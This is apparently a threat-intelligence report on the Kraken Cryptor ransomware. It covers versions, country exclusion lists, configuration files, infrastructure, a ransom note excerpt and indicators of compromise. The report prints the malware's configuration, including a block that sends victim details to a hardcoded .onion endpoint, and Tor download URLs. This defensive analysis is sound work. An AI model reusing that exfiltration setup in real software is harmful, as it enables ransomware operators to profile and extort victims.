


Image of the configuration file of Kraken Cryptor.

Based on the configuration file, McAfee discovered nine versions of Kraken:

- 1.2
- 1.3
- 1.5
- 1.5.2
- 1.5.3
- 1.6
- 2.0
- 2.0.4
- 2.0.7

By extracting the configuration files from all of the versions, McAfee built the following overview of features (the checkmark means the feature is present):

| Features | 1.2 | 1.3 | 1.5 | 1.5.2 | 1.5.3 | 1.6 | 2.0 | 2.0.4 |
|-------------------------|-----|-----|-----|-------|-------|-----|-----|-------|
| Antiforensic | | ✓ | ✓ | ✓ | ✓ | | ✓ | |
| Antireverse | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Antivirtual | ✓ | | | | ✓ | | | ✓ |
| Anti-SMB | | | | | | | | |
| Anti-RDP | | | | | | | | |
| Country Check | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Keyboard Check | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Registry Check | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Fix Device | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Network Device | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Flash Device | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Extension Bypass | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Rapid Mode | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

Overview of the features of all identified versions of the ransomware.

All of the versions we examined mostly contain the same options, differing only in some of the anti-virtual protection and anti-forensic capabilities. The latest version, Kraken 2.0.7, changed its configuration scheme and is covered later.

Other differences in Kraken's configuration file include the list of countries excluded from encryption. The standouts are Brazil and Syria, which were not named in the original forum advertisement.

Having an exclusion list is a common method for cybercriminals to avoid prosecution. Brazil's addition to the list in Version 1.5 suggests the involvement of a Brazilian affiliate. The following table shows the exclusion list by country and version (the checkmark means the country appears on the list):

| Country | 1.2 | 1.3 | 1.5 | 1.5.2 | 1.5.3 | 1.6 | 2.0 | 2.0.4 | 2.0.7 |
|---------------------|-----|-----|-----|-------|-------|-----|-----|-------|-------|
| Armenia | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Azerbaijan | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Belarus | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Brazil | | | ✓ | | | | | | |
| Estonia | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Georgia | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Kyrgyzstan | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Kazakhstan | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Iran | ✓ | | | ✓ | | ✓ | ✓ | ✓ | ✓ |
| Latvia | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Lithuania | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Moldova | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Russia | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Syria | | | | | | | | | ✓ |
| Tajikistan | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Turkmenistan | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Ukraine | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Uzbekistan | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

Exclusion list by country and version indicates the list of countries that are not allowed to attack.

All of the Kraken releases have excluded the same countries, except for Brazil, Iran, and Syria.²

² McAfee believes that the creators of Kraken had the same change of heart as the actors behind GandCrab, who recently released decryption keys for Syrian victims after a tweet claimed they had no money to pay the ransoms.

Version 2.0.7

The most recent version examined comes with a different configuration scheme:

```
{
  "project": {
    "name": "Kraken Cryptor",
    "version": "2.0.7",
    "beta": true,
    "operate": "FD977D626EDE1CE8F5914854A9F0AF85",
    "comment": ""
  },
  "module": {
    "master": {
      "anti": {
        "forensic": false,
        "reverse": false,
        "virtual": false,
        "smb": false,
        "rdp": false
      },
      "check": {
        "country": true,
        "keyboard": true,
        "registry": true
      },
      "encryption": {
        "fix_device": true,
        "network_device": true,
        "flash_device": true,
        "extension_bypass": true
      },
      "mode": {
        "rapid": true
      }
    }
  }
}
```

Configuration version of the Kraken Cryptor v. 2.0.7.

This release has more options. McAfee expects this malware will be more configurable than other active versions.

APIs and Statistics

One of the new features is a public API to track the number of victims:

```
// Token: 0x040000BB RID: 187
public static string string_0 = "https://2no.co/2SVJa5";
```

Public API to track the number of victims. Source: Bleeping Computer

Another API is a hidden service to track certain statistics:



200

Statistics collection and monitoring site that likely does not have the functionality of a typical C2 panel.

The Onion URL can easily be found in the binary:

```
[0x00424a8e]> /i .onion
Searching 6 bytes in [0x402000-0x42a000]
hits: 1
0x0040efa4 hit6_0 .kraken656kn6wyyx.onion/api/%1",
[0x00424a8e]>
```

kraken656kn6wyyx[.onion URL detected using the API.

The endpoint and browser that Kraken uses is hardcoded in the configuration file:

```
"statistics": {
  "bundle": "https://www.torproject.org/dist/torbrowser/8.0.2/tor-win32-0.3.4.8.zip",
  "polipo": "http://raw.githubusercontent.com/turbo/TorGateway/master/polipo.exe",
  "user_agent": "Kraken web request agent/v%1",
  "proxy": "127.0.0.1:9050",
  "listener": "127.0.0.1:8123",
  "host": "http://kraken656kn6wyyx.onion/api/%1",
  "api": "status=%1&os=%2&username=%3&hwid=%4&ip=%5&country=%6&city=%7&language=%8&hdcount=%9&hdtype=%a&hdname=%b&hdfull=%c&hdfree=%d&privilege=%e&operate=%f&beta=%g"
},
```


The configuration file contains data about the endpoint and browser.

Kraken gathers the following information from every infection:

- Status
- Operating System
- Username
- Hardware ID
- IP Address
- Country
- City
- Language
- HDCount
- HDType
- HDName
- HDFull
- HDFree
- Privilege
- Operate
- Beta


Kraken Infrastructure

In versions 1.2 through 2.04, Kraken contacts blasze[.]tk to download additional files. The site is has Cloudflare protection to mitigate DDoS attacks.



Kraken Cryptor used blasze[.]tk website to download additional files for versions 1.2 through 2.04.

This domain is not accessible from the following countries:




Countries that block the domain blasze[.]tk.

Insikt Group was able to obtain a sample of the Kraken Cryptor ransomware and successfully encrypt and then decrypt a 64-bit Windows 7 machine. The encryption phase locked all target files, and, in those directories, placed a ransom note in HTML format with instructions for the victim. The note first instructs the victim to buy Bitcoin through LocalBitcoins.com or BestBitcoinExchange.io, and then to contact the primary or secondary email address listed for further instructions. Obviously, the infected machine still has access to its web browsers, so the victim can communicate with the attacker and pay the ransom.



All your files has been encrypted by "KRAKEN CRYPTOR".
Read the following instructions carefully to decrypt your files.




What happened to my computer?

All of your files such as documents, images, videos and other files with the different names and extensions are encrypted by "KRAKEN CRYPTOR". The speed, power and complexity of this encryption have been high and if you are now viewing this guide. It means that "KRAKEN CRYPTOR" immediately removed form your system!
No way to recovery your files without "KRAKEN DECRYPTOR" software and your computer "UNIQUE KEY".
You need to buy it from us because only we can help you!

Partial screenshot of the ransom note left by Kraken.

When the victim pays the ransom, they receive an email containing a link for the file-sharing service Uploadfiles.io that in turn downloads two files, Decryptor.exe and Private.txt. Private.txt contains two datasets: a private key and a private IV. When the program Decryptor.exe is executed, it requires the victim to copy and paste the private key and private IV into the respective fields in order to decrypt the files on their machine.



Screenshot of the Kraken decryptor sent to the victim after payment.

Outlook

The Kraken Cryptor ransomware is a 32-bit malware written using .NET Framework and protected with SmartAssembly, a commercial obfuscator that protects an application against reverse engineering. The malware is fully customizable through a JavaScript Object Notation (JSON) file that is likely generated by its builder.

The existence of the list of countries that are not allowed to be targeted indicates that the members of this possible international hacking group may reside in these nations. Such behavior is usually considered as a security step by the criminals who do not want to be searched by local law enforcement agencies. Considering that ThisWasKraken is not a native English or Russian speaker, the possible residence of the actor may be Brazil or Iran.

Appendix A: Key Indicators

- Jabber:
 - thiswaskraken@exploit[.]im
- Email:
 - teamxsupport@protonmail[.]com
 - onionhelp@memeware[.]net
 - shortmangnet@420blaze[.]it
 - BM-2cUEkUQXNffBg89VwtZi4twYiMomAFzy6o@bitmessage[.]ch
 - BM-2cWdhn4f5UyMvruDBGs5bK77NsCFALMJkR@bitmessage[.]ch
 - nikolatesla@cock[.]li
 - nikolateslaproton@protonmail[.]com
 - powerhacker03@hotmail[.]com
 - shortmangnet@420blaze[.]it
- Bitcoin Address:
 - 3MsZjBte81dvSukeNHjmEGxKSv6YWZpphH
- Hashes:
 - SHA256:9c88c66f44eba049dcf45204315aaf8ba1e660822f9e97aec51b1c305f5fdf14 (found on [VirusTotal](#))
 - SHA256:e8afae434aa9c3a3c848aa1f0809ebbddb6c88d45f39ba4306bbdefac4e59207 (found on [VirusTotal](#))
 - SHA256:528e4d24c18160b6bdd73c9a612d38a78fc58bd40c8ab415973a94429b321dfc (found on [VirusTotal](#))
 - SHA256:6cef675a9f5bea74367f43c0f72aa8c1e8aea905b35e1d2f3c3f4597ea586465 (found on [VirusTotal](#))
 - SHA256:4f13652f5ec4455614f222d0c67a05bb01b814d134a42584c3f4aa77adbe03d0
 - SHA256:67b295e4e5ed3416e59c35f2bda3c6d190d026710aeafa47c877f848b0c1f23d (found on [VirusTotal](#))
 - SHA256:047de76c965b9cf4a8671185d889438e4b6150326802e87470d20a3390aad304 (found on [VirusTotal](#))
 - SHA256:0955167fb9c42aa9613654001262ef93cd2d3f86dd08e077a5799e1e10288545 (found on [VirusTotal](#))
 - SHA256:0d15acf8e77ad0a90429d35b855114ce0b915a0923ba66d48b21f93778993ebb (found on [VirusTotal](#))
 - SHA256:32f6289a99aa4aa52eb725b82681ef1b2a2dd52f6192ce154f20ccab7b04d3a7 (found on [VirusTotal](#))
 - SHA256:6f347bcbe6f06db4219aa2376319fa949f4205a5a8c

- 98c15c71707e95ac49a80 (found on VirusTotal)
- SHA256:564154a2e3647318ca40a5ffa68d06b1bd40b606cae1d15985e3d15097b512cd (found by McAfee)
 - SHA256:53a28d3d29e655deca6702c98e71a9bd52a5a6de05524234ab362d27bd71a543 (found by McAfee)
 - SHA256:0b6cd05bee398bac0000e9d7032713ae2de6b85fe1455d6847578e9c5462391f (found by McAfee)
 - SHA256:159b392ec2c052a26d6718848338011a3733c870f4bf324863901ec9fbbbd635 (found by McAfee)
 - SHA256:180406f298e45f66e205bdfb2fa3d8f6ead046feb57714698bdc665548bebc95 (found by McAfee)
 - SHA256:1d7251ca0b60231a7dbdbb52c28709a6533dcfc4a339f4512955897c7bb1b009 (found by McAfee)
 - SHA256:2467d42a4bdf74147ea14d99ef51774fec993eaef3c11694125a3ced09e85256 (found by McAfee)
 - SHA256:2b2607c435b76bca395e4ef4e2a1cae13fe0f56cabfc54ee3327a402c4ee6d6f (found by McAfee)
 - SHA256:2f5dec0a8e1da5f23b818d48efb0b9b7065023d67c617a78cd8b14808a79c0dc (found by McAfee)
 - SHA256:469f89209d7d8cc0188654e3734fba13766b6d9723028b4d9a8523100642a28a (found by McAfee)
 - SHA256:61396539d9392ae08b2c9836dd19a58efb541cf0381ea6fef28637aae63084ed (found by McAfee)
 - SHA256:67db0f639d5f4c021efa9c2b1db3b3bc85b2db920859dbded5fed661cc81282d (found by McAfee)
 - SHA256:713afc925973a421ff9328ff02c80d38575fbadaf27a1db0063b3a83813e8484 (found by McAfee)
 - SHA256:SHA256:7260452e6bd05725074ba92b9dc8734aec12bbf4bbaacd43eea9c8bbe591be27 (found by McAfee)
 - SHA256:7747587608db6c10464777bd26e1abf02b858ef0643ad9db8134e0f727c0cd66 (found by McAfee)
 - SHA256:7e0ee0e707db426eaf25bd0924631db969bb03dd9b13adffbcc33311a3b9aa7 (found by McAfee)
 - SHA256:7fb597d2c8ed8726b9a982b2a84d1c9cc2af65345588d42dd50c8cebeee03dff (found by McAfee)
 - SHA256:85c75ac7af9cac6e2d6253d7df7a0c0eec6bdd71120218caeaf684da65b786be (found by McAfee)
 - SHA256:8a0320f3fee187040b1922c6e8bdf5d6bacf94e01b90d65e0c93f01e2abd1e0e (found by McAfee)
 - SHA256:97ed99508e2fae0866ad0d5c86932b4df2486da59fc2568fb9a7a4ac0ecf414d (found by McAfee)
 - SHA256:a33dab6d7adb83691bd14c88d7ef47fa0e5417fec691c874e5dd3918f7629215 (found by McAfee)

- SHA256:b639e26a0f0354515870ee167ae46fdd9698c2f0d405ad8838e2e024eb282e39 (found by McAfee)
- SHA256:cae152c9d91c26c1b052c82642670dfb343ce00004fe0ca5d9ebb4560c64703b (found by McAfee)
- SHA256:d316611df4b9b68d71a04ca517dbd94615a77a87f7a8c270d100ef9729a4e122 (found by McAfee)
- SHA256:e39d5f664217bda0d95d126cff58ba707d623a58a750b53c580d447581f15af6 (found by McAfee)
- SHA256:f7179fcff00c0ec909b615c34e5a5c145fedf8d9a09ed04376988699be9cc6d5 (found by McAfee)
- SHA256:f95e74edc7ca3f09b582a7734ad7a547faeb0ccc9a3370ec58b9a27a1a6fd4a7 (found by McAfee)
- SHA256:fea3023f06d0903a05096f1c9fc7113bea50b9923a3c024a14120337531180cd (found by McAfee)
- SHA256:ff556442e2cc274a4a84ab968006350baf9897fffd680312c02825cc53b9f455 (found by McAfee)
- MD5:e2251a00f5d025ee89228720dc5c2f65 (found on [VirusTotal](#))
- MD5:387157f1d07f88c61659faa3f55cdc76 (found on [Hybrid Analysis](#))
- MD5:4d674eede4576eb6d2847bd7ea4f9ba1 (found on [Hybrid Analysis](#))
- MD5:aea691638b9cb83b606375c8627939c1 (found on [Hybrid Analysis](#))
- MD5:14fd33d833b37fdd0df997f5e108c43f (found on [VirusTotal](#))
- MD5:573c2a8d18a07156b6a79cd34fa4eaaa (found on [VirusTotal](#))
- MD5:1c2bd3bcb860d67bce367a3f703f64ea (found on [VirusTotal](#))
- MD5:63f0fbfd68891bd869cce6f0617dfc8d (found on [VirusTotal](#))
- MD5:494e850936b4a012fec675eaaaa4a88 (found on [VirusTotal](#))
- MD5:d60a5d6d80bb8079629c957e33335457 (found on [VirusTotal](#))
- MD5:1564f9d385a7a91bd82d3a58cb0524c9
- MD5:7bcb49c6dde08f15496f0b274016d00c (found on [VirusTotal](#))
- MD5:6db9f96b1c56bcb56bc88904683465da (found on [VirusTotal](#))
- MD5:b214a9cd3c2fc0ccecc8d1e52b4f5020 (found on [VirusTotal](#))
- MD5:cd99101b1a02e83b903be204bd8bb302

- (found on [VirusTotal](#))
- MD5:732eabe16e1e499fb19e75877f7a477e
(found on [VirusTotal](#))
- MD5:3f8bd126d092c721ce949dd3a51c6511
(found on [VirusTotal](#))
- MD5:8f4b317224e618c75c19720f265b4b78
(found on [VirusTotal](#))
- MD5:206ae284393548e05c086f8247f3420c
(found on [VirusTotal](#))
- MD5:0faf2fb2ad4c1bd87dc44570524ee8d5
(found on [VirusTotal](#))
- MD5:02131c36e592c6c943022c49c4f8d592
(found on [VirusTotal](#))
- MD5:438dafa01215e854bdab81996788c0c7
(found on [VirusTotal](#))
- SHA1:ca7835865133121788bb07fb49cedad3e9601656
(found on [VirusTotal](#))
- SHA1:af35055f23da42eb16096061f1e3e167fac2c64f
(found on [VirusTotal](#))
- SHA1:2284c32309908d3f7ffe1f9b30889a9c04a4b936
(found on [VirusTotal](#))
- SHA1:4541b8ab666dff77aa07831561788e6c41e7a0bb
(found on [VirusTotal](#))
- SHA1:1c6f0d5b7a7177f67a8b78ea0205819e0563120d
- Authentihash:b821eb60f212f58b4525807235f711f11e2ef28
5630604534c103df74e3da81a (found on [VirusTotal](#))
- Authentihash:83b7ed1a0468394fc9661d07b9ad1b787f5e5a
85512ae613f2a04a7442f21587 (found on [VirusTotal](#))
- Authentichash:0c4e0359c47a38e55d427894cc0657f2f73136
cde9763bbafae37c916cebddd2a (found on [VirusTotal](#))
- Authentichash:701d071c06f89b29e67a515599072f9a72778
13dcc5de416c4aba9b33c02b3e9 (found on [VirusTotal](#))
- Imphash:f34d5f2d4577ed6d9ceec516c1f5a744
(found on [VirusTotal](#))
- Associated File Names:
 - C:\ProgramData\Safe.exe C:\ProgramData\EventLog.txt
How to Decrypt Files.html
 - Kraken.exe
 - Krakenc.exe
 - Release.bat
 - <random>.bat
 - Sdelete.exe

- Sdelete64.exe
- <random>.exe
- CabXXXX.exe
- TarXXXX.exe
- SUPERAntiSpywares.exe
- ca7835865133121788bb07fb49cedad3e9601656.exe
- KrakenCryptor.exe
- 528e4d24c18160b6bdd73c9a612d38a78fc58bd40c8ab415973a94429b321dfc_QiMAWc2K2W.exe
- auService.exe
- file.exe
- e8afae434aa9c3a3c848aa1f0809ebbddb6c88d45f39ba4306bbdefac4e59207.exe
- E8afae434aa9c3a3c848aa1f0809ebbddb6c88d45f39ba4306bbdefac4e59207._exe
- Build.exe
- Kraken Unique Key:
 - NFiz6rCPbObyymi97ANy/F/0CbBZwkrSKZS+CWwvXRrdTCxNoBu3t1n/GPEo7+nxYw+BymxKTTjgwT8lqSrWif2z1lkRe8ZaGGOaaX5M0zvZVrhRHA6zmqGeOpdiFZJuFICDRSON070UA0Lx+UORBac3K+LprDQhhCLvKakVpqc+6i8BbZObL6P+BahoBh+2Nt2CRsqAXMBdGteYDVr91B6E1peNKboKzsLQCaMafcLId20kE5myHoVgnOp7ZyWmPGHkOah0vHzs0ABTxI+bj6R3KQTqhgN9Z2AoBcltzQzkvYvVTvM3jhMCBhx5slJstlWIR9701I5zjcOr6fw+tXF7v1HS0LW7EaRR5NDXb0yB/aWJLcln6oEJrgXYhd+ycUWlZB5wNSQTgQqzD0Xo8dwQR/pONPSR3Yx6XKj86MtnYdLElduiH+fa8tqtknWZTeYS/42as8dpCKAcXN90Mj2n1jQ20sz/wZ2GjlnZWphct51EfwpstDG5dsyo9vDzRtMM7Nw9qpUIHlthFHhW9xRz93ImPEWWPjsLurLAttwfummenxt/Ncb3QEzil0sGcNCm/AdxIYz7EphVm1ON8k+0ronACMxWTH+g7wLXddrsUsP7LSftxPCD9lxkzLHFbr400OF/6YPbWdAwkTWrmQCeD2FediqLKI5rEuqBa44he6CUn8wq8KCx2f7rYg==
 - 2kHjgBUx6QQSkwRnLs5c/AdbjroDU4j5AanCabrpjBLnKCWGKwmlWQZR/RcCRF5KyAfMmPIks1JYEvh9bMh1Mv1CvbofBi4/HAttuictsmiVSRvMxRNDw3U29W0Li/PoSOYfBPUvHP58BhLTt3G5/AikhhHmf4FGtigUEkq5n/u60Zh0362s2nY1Ev0qEx+d45oDnYaoMlIhrcxtho7uqbu1sZPsgeszzyEBI7f2BKOjXxD4ML8Cpww69EHH+3tgt2gn9ys921NI3d3gjl8Z+GRSYnKNx1qRCoiCPQqL6MjUHEEOXkMOWITH/CacwQDMEEn2SlxDDisLvybdjw9y1Q==

- Malware signatures detected by McAfee:
 - Artemis!09D3BD874D9A
 - Artemis!475A697872CA
 - Artemis!71F510C40FE5
 - Artemis!99829D5483EF
 - Artemis!CE7606CFDFC0
 - Artemis!F1EE32E471A4
 - RDN/Generic.dx
 - RDN/Generic.tfr
 - RDN/Ransom
- Domains:
 - Kraken656kn6wyyx[.]onion
 - blasze[.]tk
- PDBs found in the loader samples by McAfee:
 - C:\Users\Krypton\source\repos\UAC\UAC\obj\Release\UAC.pdb

About Recorded Future

Recorded Future arms security teams with the only complete threat intelligence solution powered by patented machine learning to lower risk. Our technology automatically collects and analyzes information from an unrivaled breadth of sources and provides invaluable context in real time and packaged for human analysis or integration with security technologies.